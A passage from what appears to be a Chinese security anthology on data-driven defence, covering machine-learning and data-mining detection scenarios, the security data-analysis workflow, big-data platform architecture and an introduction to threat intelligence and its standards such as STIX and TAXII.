那么机器学习在安全中有哪些真实场景呢？根据兜哥的一系列实践过程，场景如下：

异常主机操作行为检测恶意 Webshell 检测 DGA 域名检测网站 CC 攻击验证码识别检测 Java 溢出攻击识别正常用户与黑客识别 XSS 攻击识别僵尸网络发现疑似被盗账号检测撞库行为检测疑似刷单行为检测敏感转账行为检测 Web 攻击行为检测内部敏感行为

兜哥在《Web 安全之机器学习入门》中进行了大量实践，但是有读者却在知乎中评论到‘’ 没有对具体的算法和公式进行详解 ‘‘，而我想说的是，实践缺乏了理论的支撑，导致初学者只能强行照搬，而无法灵活变通，无法将具体的思路应用到实际场景中，还有就是很多前置知识掌握不足，导致无法真正的应用机器学习实现安全相关的需求。

对于想要入门机器学习的同学来说，建议先学习打好基础底子，弄清楚机器学习的基本概念，知道什么是有监督学习、无监督学习、特征点、特征空间、向量、张量等基础知识。然后就是了解机器学习的各个算法的优缺点。

对于想要实践学习机器学习的的同学可以参考作者之前使用 SVM 进行 XSS 识别的一个小 Demo，可帮助大家快速体验机器学习的魅力之处，Github 地址：https://github.com/jearyorg/student 刚学机器学习的时候写的代码，Python 水平一般，基本没学过，当时直接照葫芦画瓢的

7.7.4 四、数据挖掘

数据挖掘最早我对它的定义是很模糊的，也并无太多热度，然而后来经过大量研究与实践后，我发现我对此

（PS：机器学习与数据挖掘其实相同知识领域很多，其本质区别在于目的不同，字面解释就是一个是为了学

数据挖掘的专业定义是：数据挖掘（Data Mining，简称DM），是指从大量的数据中，挖掘出未知的且有价

数据挖掘主要有四类任务：异常检测、聚类分析、关联分析、预测建模，具体场景如：


”对网站访客进行异常检测，找出具有异常行为的访客“

”对访问人群进行聚类，将行为相似的访客聚为一类“

”对系统日志、Web日志进行关联，挖掘系统与Web之间的关联模式“

”根据历史日志中的攻击行为，预测攻击者在未来的攻击力度”


下图即为采用了聚类算法进行人群划分的效果，我们在数据挖掘的基础上进行二次分析，从而成功的将人群划分为不同的类型，进而实现了无规则挖掘攻击者。



数据挖掘在安全领域最大的作用便是，在不具备专家经验或者安全经验没有覆盖到的地方进行挖掘，帮助我们打破常规思维进行数据分析，当然它还有非常多的作用，比如，我们可以通过挖掘找到所有非正常的请求，然后通过规则找到所有具有攻击特征的请求，然后将两者进行交叉比对，无论比对结果如何，我们都有所收益，可能你能得到一些规则未覆盖的攻击，或者你能找到自己规则写得不足的问题，又或者你能直接发现 0day，再或者你规则写得特别全，但是你发现有些异常请求算法没有挖掘出来，那么你可以去思考到底还有哪些特征对算法的影响比较大，然后便可以去增加或者减少某个特征的权重。

7.8 八、数据分析总结

从开始两年前开始在这个领域进行实践，作者就开始思考，想要在这个领域成长，到底需要涉及哪些领域呢？哪些技能是不可或缺的呢？于是作者在一年前画了此图：



其实说回本质，整个过程并不复杂，无非就是‘’ 拿到数据 “ -> ‘‘开始分析” -> ‘‘得到结果’’，但是想要分析的结果丰富、全面、精准却不是一件容易的事情，有非常多的因素会影响我们的结果。如数据量、数据维度、数据质量、领域知识、分析方法、关联逻辑等等。

我们来重新梳理一遍整个分析的逻辑：

7.8.1 一、安全需求调研

如果我们只是为了解决某些安全需求，那么没有必要向专业的安全产品靠齐，我们仅仅需要思考的是，我们的安全痛点在哪，比如：对外开放服务的机器太多，无法具体掌握每台机器应用受攻击的状况；目前的 Waf、IDS 大量告警，需要处理的警告太多了，想二次分析降低误报，帮助人工提高验证效率；对服务器的出网行为较为关注，需要对所有的出网连接进行风险分析；对大量的无差别攻击并不感冒，想进行合理的筛选并让我方安全人员只需关注目的性较强的攻击者；

当我们有了具体的需求以后，当然你可以有所有的需求，但是根据个人经验来看，需求越多需要投入的资源和时间成本就越高，所以明确的做法是将安全需求进行优先级的排序，然后逐个击破。

7.8.2 二、数据调研

当我们理解清楚需求，明确了我需要达到的理想效果，且已经拥有一个需求清单以后，我们接下来要做的便是去调研需要达到我们的需求到底需要哪些数据，且数据量与数据维度是否能支撑，且需要考虑是否具备可分析性，数据的可信度（通过此数据分析出的结果有几分可信度），如何理解定义数据，数据的质量如何，数据中包含哪些信息量，数据是否可以进行增量，数据与数据之间是否存在关联关系，数据是如何产生的，我们是否能很轻易的获取这个数据等等

7.8.3 三、数据治理

如果说前两步是对需求和数据的调研，那么到这里一步便开始需要一些实践操作了，当时根据我们的实际经验，前两步的调研质量，直接影响到我们后面是否能完成我们的分析需求。当我们弄清楚我们需要的数据在哪以后，我们需要采用相应的采集方式，可能是日志文件监控，可能是采用应用埋点，也可能是主动式的 Agent 采集。当我们拿到数据以后，我们需要根据需求将数据进行解析、归一化、数据增量、数据计算等等操作

7.8.4 四、分析方法

分析方法其实并不是狭义的特指某一个方法，分析方法是多变的，只要能达到我们的需求都可以称之为一种’’ 方法 ‘‘，如果你的数据质量不错，那么有时候一个简单的结构化查询语句便是一种分析方法，而有时候分析方法可能是’’ 增量 + 结构化查询 ‘‘的组合，有时候可能分析方法是’’ 计算 + 结构化查询 ‘‘的组合，有时候分析方法可能是’’ 计算 + 数据挖掘 ‘‘的组合，又或者是一次关联的查询，又或者是只是一次简单的统计分析，又或者是’’ 计算 + 机器学习 ‘‘的模型训练与实际应用。分析方法虽然千变万化，但是逃不出一个本质，在原有的数据上通过合理的方法得到有用的结论。

7.8.5 五、可视化/价值输出/结果验证

如果你已经完成了一些分析，得到了一些结果，那么到这一步便是对结果进行验证，对其中的具有通用的价值进行提取，最后便是对数据进行可视化。并根据得到的结论重新思考整个流程，思考是否达到了我们的分析目的，思考哪些步骤还有提升的空间，是否能进一步的提高数据质量，是否能使用不同的分析方法得到更好的答案。

其实整个过程并不复杂，但如果需要考虑实际的工程化问题，需要考虑拓展性、通用性、可维护性等问题的话，那么整个工程的建设将会非常复杂，因为在整体平台中，我们需要无缝拓展各类数据，需要考虑数据之间如何关联，需要考虑增量后的数据维护，还要考虑数据不同的时间维度，另外还有就是不同的算法如何兼容整个线上的数据，还要考虑算法如果有特殊的计算需求，如对数据进行归一化处理、one-hot、TF/IDF 等等，我们在实践完成数据分析平台后，由于平台的技术架构限制，导致很多分析需求根本无法在原有的平台上直接应用，一些特殊的需求甚至需要改动架构才能实现，作为真正的数据分析平台，需要具备较为良好的设计思想，抽象能力，否则最后只能进退两难，最后造成资源浪费。

7.9 九、数据价值输出

在安全这个领域，最直接输出的价值便是威胁情报，当然通过数据分析得到的任何有价值或实际意义的信息或结论都可称之为数据价值的输出。

个人最开始听说 ‘‘威胁情报’’ 是在 16 年，那时候对这个词的认识和理解仅仅停留在 “IP、域名、文件 Hash、邮箱’’ 等关联出的信息，翻了翻自己的所以关于威胁情报的笔记，发现正式开始系统性的学习、整理、收集以及尝试是在 17 年的 6 月左右，遗憾的是根据当时的阶段性规划，我们的重心并不在此，而在于通过应用本身或系统本身产生的日志数据来分析攻击者的行为从而实现溯源，所以威胁情报关于这一块作者的经验还是有限。其实溯通常情况下溯源的重要需求点在于寻找攻击者（即准确得知关于所有敌方的情报），而其次才是分析历史行为，所以如果仅把重心放在从内部历史数据分析行为这一个环节上，并不能实现真正意义的溯源。

不过万物相通，在本质上情报也属于数据的一种，如何分析，如何关联，如何验证情报的可信度，其中的方法非常的类似。

那么我们从数据中到底能提取出哪些有用的信息呢？大概分类如下：

一、黑客/团伙人物画像二、黑客动向三、黑客攻击手法模型库四、妥协指标 (IOC) 五、黑客工具指纹库

此分类并不严谨，此处是按照不同的侧重点进行区分，而非业内标准，仅仅只是告诉大家，我们可以去做这些方向的数据分析与提取。

其实安全的本质是信息是否对等，在攻击者的视角里，攻击者知道了我们不知道的系统脆弱点所以导致我们被攻陷，在防御者视角里，我们无法得知关于攻击者的信息，导致风险被搁置从而造成持续损失，而情报是对信息对等的一个很好的诠释与缓解方案。

关于情报获取有非常多的方式，而其中最主要的来源便是通过各类安全产品记录的数据进行提取与管理，如 EDR、IDS、IPS、Waf、流量审计、开源情报、日志审计。某些厂商，先天具有情报的来源方式，如拥有三分天下的阿里云，又比如在流量分析行业领头的科来，又比如占领终端安全一席之地的 360 天擎，然而如果不具备对数据的理解能力以及关联能力，以及对此的工程化能力，那么数据中的价值将无法完全发挥。

7.10 十、安全场景杂谈

目前行业内的安全产品，其实基本都和数据分析强相关，你能在很多产品中看到各种不同分析的影子，而分析的策略基本来源于安全专家的领域知识，而某些在安全专家脑海里的 ‘‘经验’’ 却很难灵活的进行工程化，从而给大家一种感觉，所有的安全产品都是基于策略与规则，当有安全厂商说，我们是语法树解析，我们是应用时保护，我们是机器学习，我们是无监督算法智能识别等等等的说法的时候，总会有人对此不屑一顾又或者刨根问题，甚至开怼说，你这不还是规则麽，当你终于让客户理解了你区别于传统的点的时候，客户又会将传统的安全产品效果和你讲述的进行对比，如别人的 WAF 一天能拦截并记录到十万百万的攻击，为啥你家的 RASP 一个月了啥动静也没有，而用户殊不知是因为还没有人能真正的攻击成功并进入到 Hook 点（这是一个值得思考的产品改进上的问题），又比如用户会说，明明我家的 SIEM 帮我统计出这一周有 100 多个黑客，怎么你就分析出只有 4 个黑客，你家的分析能力也太弱了，殊不知别人家是**命中规则的 IP** 就算为一个黑客，而专业的分析却站在时间维度上、行为维度上、情报维度上、无差别攻击上进行了攻击者合并，最后剔除出真正具有攻击性意图上的黑客（这是一个值得思考并改进的的分析报告完整性的问题）。


那么关于**数据驱动安全**可用于哪些安全场景呢？如下：

~~Web 应用攻击溯源系统 (WATS)~~ 应用安全风险管理 (ASRM) 安全信息与事件管理 (SIEM) 网络态势感知 (CSA) 安全运营中心 (SOC) 态势感知与安全运营平台 (NGSOC) 用户行为分析 (UEBA) 威胁情报 (TI) ..


目前安全行业的安全产品五花八门，各有所长又各有所短，大部分安全产品仅在某一些点上做的十分优秀，而安全是一个面，未来，谁能将数据运用到极致，且领先建立起安全的生态，谁便能成为整个行业的引领者。

7.11 十一、数据分析平台工程化建设思路


说起工程化，大家似乎都马上想到 ELK，但是随着安全需求的复杂化，使用 ELK 已经很难完成我们的需求，且其中的维护成本过高，比如你要使用学会 Ruby 写 Logstash 的插件来完成各种 Filter 需求，且不同的终端需要进行不同的配置。又比如你要从网络连接信息中获取数据，从进程中获取数据，甚至从内存中获取数据，而此时 Logstash 已经无法满足。另外就是使用 ELK 很难进行有计算需求的部分，而机器学习和数据挖掘所学习的便是大量结果计算后提取的特征值。另外就是在 ELK 体系中，很难把机器学习的流程完美的加入到其体系当中。我们先来看看关于大数据体系常规的技术架构：


开源安全威胁分析
DPP
APT监控
数据库监控
镜像分流
TAP
INTERNET
syslog
SEPM
PANAROMA
SMART console
Imperva mx
filebeat
BRO
安全事件
流量日志
kafka
STORM
ES cluster
Kibana/Tableau
日志数据中心
Application log
操作系统和应用日志
通信日志
hadoop

'' 纯净版 '':


开源安全威胁分析平台
DPP
APT监控
数据库监控
镜像分流
TAP
INTERNET
syslog
SEPM
PANAROMA
SMART console
Imperva mx
filebeat
BRO
安全事件
流量日志
kafka
STORM
ES cluster
Kibana/Tableau
日志数据中心
Application log
操作系统和应用日志
通信日志
hadoop

专业版 '':



'' 简易流程图 ‘‘:

如果你已经自行搭建或者使用过类似 ELK、Splunk、安全易以及我们的鲲鹏数据分析平台等类似的数据分析产品，那么想要构建这样一个大数据体系其实并不复杂，各位同学可以根据自己的需求或者目的将侧重点放在不同的地方，如你想更深的理解整个体系中的每个流程，那我建议你首先实际部署整套环境。首先安装在需要采集日志的地方安装并配置 Logstash、Flume、FileBeat，然后搭建 Kafka 并将采集端采集的数据输入到 Kafka 集群，然后搭建 Storm 或者 Spark 集群，并采用自己熟悉的语言进行研发（Storm 和 Spark 都提供各种语言的开发接口，如果你只是为了学习可以使用 Python/Scala，如果考虑后期维护性可以使用 Java）,Spark 案例：

`https://github.com/apache/spark/tree/master/examples/src/main` 研发的主要功能为从 Kafka 消费数据，并根据需求完成数据的标准化、结构化、增量解析、计算等等，假设你只是想要从宏观统计安装状况，那么一个日志格式解析器 + 一个安全相关的增量解析器基本上就能满足你的需求，最后我们将解析后的结果缓存到 Redis 或者定时存储到 ElasticSearch，然后通过 Kibana 或者其他可视化工具进行相应的可视化即可。如果你能完成到这一步，那么基本上你已经具备了基本的分析平台构建能力，而想要让平台的安全能力不断提升，想要实现各种不一样的安全需求，那么则需要考虑的就是平台的通用性、拓展性、维护性，协同开发。还有就是前面所提到的经验转化以及其他分析方法，如何将不同的研究成果进行工程化的转化并在此架构中测试与实践。

7.12 十二、结束语

写完这篇总结的文章，作者感觉到了自身的渺小，'' 数据驱动安全 ‘‘，其实是一个非常大的定义，在提的人很多，在做的人也很多，但想要真正的把数据运用到极致，我们还有很远的路要走。

7.13 十三、拓展阅读

7.13.1 数据相关

https://www.freebuf.com/articles/database/68877.html https://www.freebuf.com/articles/others-articles/66214.html http://www.91ri.org/14290.html https://www.cnblogs.com/alisecurity/p/6378869.html https://blog.csdn.net/lzc4869/article/details/79106870 https://www.jeary.org/scret.html

7.13.2 开源奉献

https://bloodzer0.github.io/ossa/infrastructure-security/host-security/log-analysis/

PS：bloodzer0 通过自身的丰富甲方经验，维护以及分享了关于企业安全体系建设相关的技术与思路，后期作者也会参与到 bloodzer0 的工作中，和他一起维护日志分析相关的知识与经验。

威胁情报专栏：谈谈我所理解的威胁情报

作者：仓鼠 iHamster

原文：https://www.anquanke.com/post/id/164836

8.1 威胁情报基础

8.1.1 前言：

其实威胁情报这个概念早些年就已经产生了，但近年来，随着安全领域的重视和快速发展，‘‘威胁情报’’一词迅速出现在这个领域，如今，许多安全企业都在提供威胁情报服务，众多企业的安全应急响应中心也开始接收威胁情报，并且越来越重视。

这四个字，对各位读者也许并不陌生。但究竟什么才是威胁情报，它是什么，它包含哪些方面，能做什么，能带来什么利弊，可能很多人都不清楚。本系列文章主要从威胁情报的基础与行业标准、技术方面进行科普，包含了概念、分类、应用场景、等等。在此之前，我也看过许多关于威胁情报的文章，在先知、绿盟、安全牛、微步在线、360 等安全平台和厂商，都有见到关于情报之谈，大多数都是针对企业层次的情报应用与分析，很少有提及到威胁情报的入门，本系列文章借鉴相关报告与分析，结合个人理解与所学，写下关于情报的系列文章。

8.1.2 一、基本概念：

在这里，之所以说是结合个人理解与看法给情报一个概念而不是定义，是因为目前我们对威胁情报没有一致定义，许多企业与机构对情报概念进行过表述，但目前我们常用的定义是 2014 年 Gartner 在《安全威胁情报服务市场指南》（Market Guide for Security Threat Intelligence Service）中提出，即：

> 威胁情报是一种基于证据的知识，包括了情境、机制、指标、影响和操作建议。威胁情报描述了现存的、或者是即将出现针对资产的威胁或危险，并可以用于通知主体针对相关威胁或危险采取某种响应。

我们同时也可以参考 2015 年 Jon Friedman 和 Mark Bouchard 在《网络威胁情报权威指南》(Definitive Guide to Cyber Threat Intelligence）中所下的定义：

> 对敌方的情报，及其动机、企图和方法进行收集、分析和传播，帮助各个层面的安全和业务成员保护企业关键资产。

在我认为，威胁情报就是对企业产生潜在与非潜在危害的信息的集合。这些信息通常会帮助企业判断当前发展现状与趋势，并可得出所面对的机遇和威胁，再提供相应的决策服务。简而言之，对企业产生危害或者利益损失的信息，就可以称之为威胁情报。

8.1.3 二、目的和意义

威胁是什么？威胁可能潜在地损害一个公司的运转和持续发展。

威胁有三个核心要素构成：

- 意向：一种渴望达到的目的
- 能力：用来支持意向的资源
- 机会：适时地技术、手段和工具

通常来讲，公司无法辨别威胁。企业经常花费太多钱在攻击发生之后对漏洞的修补和调查问题上，而不打算在攻击出现之前就修复它。

威胁情报是一种基于数据的，对组织即将面临的攻击进行预测的行动。预测（基于数据）将要来临的的攻击。威胁情报利用公开的可用资源，预测潜在的威胁，可以帮助你在防御方面做出更好的决策，威胁情报的利用可以得到以下好处：

- 采取积极地措施，而不是只能采取被动地措施，可以建立计划来打击当前和未来的威胁；
- 形成并组织一个安全预警机制，在攻击到达前就已经知晓；
- 情报帮助提供更完善的安全事件响应方案；
- 使用网络情报源来得到安全技术的最新进展，以阻止新出现的威胁；
- 对相关的危险进行调查，拥有更好的风险投资和收益分析；
- 寻找恶意 IP 地址、域名/网站、恶意软件 hash 值、受害领域。

以往的企业防御和应对机制根据经验构建防御策略、部署产品，无法应对还未发生以及未产生的攻击行为。但是经验无法完整的表达现在和未来的安全状况，而且攻击手法和工具变化多样，防御永远是在攻击发生之后才产生的，而这个时候就需要调整防御策略来提前预知攻击的发生，所以就有了威胁情报。通过对威胁情报的收集、处理可以实现较为精准的动态防御，在攻击未发生之前就已经做好了防御策略。

8.1.4 三、行业标准和规范：

2018 年 10 月 10 日，我国正式发布威胁情报的国家标准----《信息安全技术网络安全威胁信息格式规范 Information security technology — Cyber security threat information format》(GB/T 36643-2018)，成为国内第一个有关于威胁情报的标准。

然而国外的威胁信息共享标准已经有成熟且广泛的应用。其中，美国联邦系统安全控制建议（NIST 800-53）、美国联邦网络威胁信息共享指南（NIST 800-150）、STIX 结构化威胁表达式、CyboX 网络可观察表达式以及指标信息的可信自动化交换 TAXII 等都为国际间威胁情报的交流和分享题攻克可靠参考。而 STIX 和 TAXII 作为两大标准，不仅得到了包括 IBM、思科、戴尔、大型金融机构以及美国国防部、国家安全局等主要安全行业机构的支持，还积累了大量实践经验，在实践中不断优化。在这里先对几种常见的标准与规范进行简单介绍，后面的文章我会针对这几种规范进行详细介绍。

结构化威胁信息表达式（STIX）

